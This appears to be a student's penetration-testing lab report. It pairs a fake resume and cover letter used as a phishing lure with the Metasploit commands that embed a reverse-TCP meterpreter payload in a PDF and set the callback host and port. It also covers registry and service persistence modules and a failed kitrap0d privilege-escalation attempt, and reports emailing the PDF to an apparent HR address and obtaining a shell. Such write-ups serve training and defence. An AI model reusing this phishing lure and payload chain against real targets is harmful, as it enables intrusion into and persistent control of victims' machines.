Task 9 - Deliverable part 1: Fake resume/cover email

Jeff Shepherd

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Employment History

Engineering Technician | March 2021 - Present IBM | Washington, Dc

- Generate vendor/ supplier price quotes, process procedures/manuals, assist with facility /construction personnel.
- Subject Matter Expert for facility, electronics, pneumatics, motors, PLC's, VFD's etc.
- Review engineering drawings and part lists for function, fit, drawing quality, tolerances, and installability.
- Installed CAT5e cabling, installed PCs/Laptops and connected to networks RF routers.
- Built and tested semiconductor systems for applied materials CMP and etch departments.
- Maintain a good working relationship with external customers and ensure customer confidence is critical.

R&D Technician | November 2016 - February 2021

Prince George's Community College | Washington, DC

- Troubleshoot electrical PCB, soldering & reworking PCB as needed
- Maintain statistical data on associated work and product lines, perform analysis, and report trends.
- Tested electrical signaling components and boxes used for RR signaling located throughout the united states at RR crossings.
- Analyze test results and report findings to the engineer in charge of the product.
- Test, debug, and calibrate fixtures

Junior Systems Test Technician | June 2014 - October 2016

UPS | Richmond, VA

- Fix system hardware issues
- Use SAP Server to order Server parts for the RMA Group.
- Test, repair and program LaserMike printed circuit boards for all other gauge environments.
- Obtained certificate in Windows 95 and Microsoft Office run customized applications to test complex equipment ISO 9000.
- Explain assembly procedures or techniques to other workers
- Troubleshooting and resolving PC software and hardware production issues.

Education

Bachelor's Degree in Electrical Engineering 2010 - 2014 University of Virginia | Charlottesville, VA February 28, 2024 Aerospatiale-Trombert, USA

To whom it may concern,

My name is Jeff Shepherd, and I am writing to you as I am interested in the opportunity of working with Aerospatiale-Trombert, USA as its next R&D Technician. I am hardworking and a quick learner who enjoys a challenge. With years of industry experience, I have learned and gained many skills that would make me a valuable asset to your team.

Thank you for your time and consideration,

Jeff Shepherd


jsheprd@example.com | (999) 555-1992 (available M-F, 8-5 PM CST)

Task 9 - Deliverable part 2: Infected PDF Report

The embedded PDF file was created using Metasploit. The following commands were used to generate the file:

- > use exploit/windows/fileformat/adobe pdf exe
- > set payload windows/meterpreter/reverse tcp
- > set filename example_filename.pdf
- > set infilename /home/phantom3472/t9 resume.pdf
- > set lhost 10.0.99.158
- > set lport 4444
- > exploit

The payload was tested and was responsible for successfully generating a meterpreter session.




Two forms of persistence were also used. The first was as follows:

- > use exploit/windows/local/persistence
- > exploit

This module installs a payload that is executed during boot. It executes either at user logon or system startup via a registry value (below is a screenshot of the installation).

We can see the vbs script is in *C:Users\EPHEME~1\AppData\Local\Temp\2\ZaehqPXors.vbs*



The second form of persistence is as follows:

- > set windows/local/persistence_service
- > exploit

This module creates and uploads an executable to a remote host before converting it to a persistent service. It launches a new service that will launch the payload whenever the service is launched. *It is necessary to have administrative or system privileges*. The difference between this exploit and the above exploit is that this exploit will create a .exe file in /windows/SysTemp folder.*

*[This module failed to load as I did not have admin/system privileges]

The 'ms10_015_kitrap0d' exploit was also used to attempt to gain escalated privileges though this did not work as well.

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After sending the PDF exploit to AT-USA's HR department address (<u>Theresa288@aerospatiale-trombert.fra</u>), a meterpreter session (shell) was successfully created shortly after.

The Windows Persistent Registry Startup Payload Installer (exploit/windows/local/persistence)was then used to establish persistence on the target system's device.

Task 9 - Deliverable part 3: Exploit Target Email Response

After sending the PDF exploit to AT-USA's HR department address (Theresa288@aerospatiale-trombert.fra), a meterpreter session (shell) was successfully created shortly after.

The Windows Persistent Registry Startup Payload Installer (exploit/windows/local/persistence)was then used to establish persistence on the target system's device.

Screenshot of the HR-user/Desktop directory

The file named 'HR Database.url' looks to contain potentially sensitive data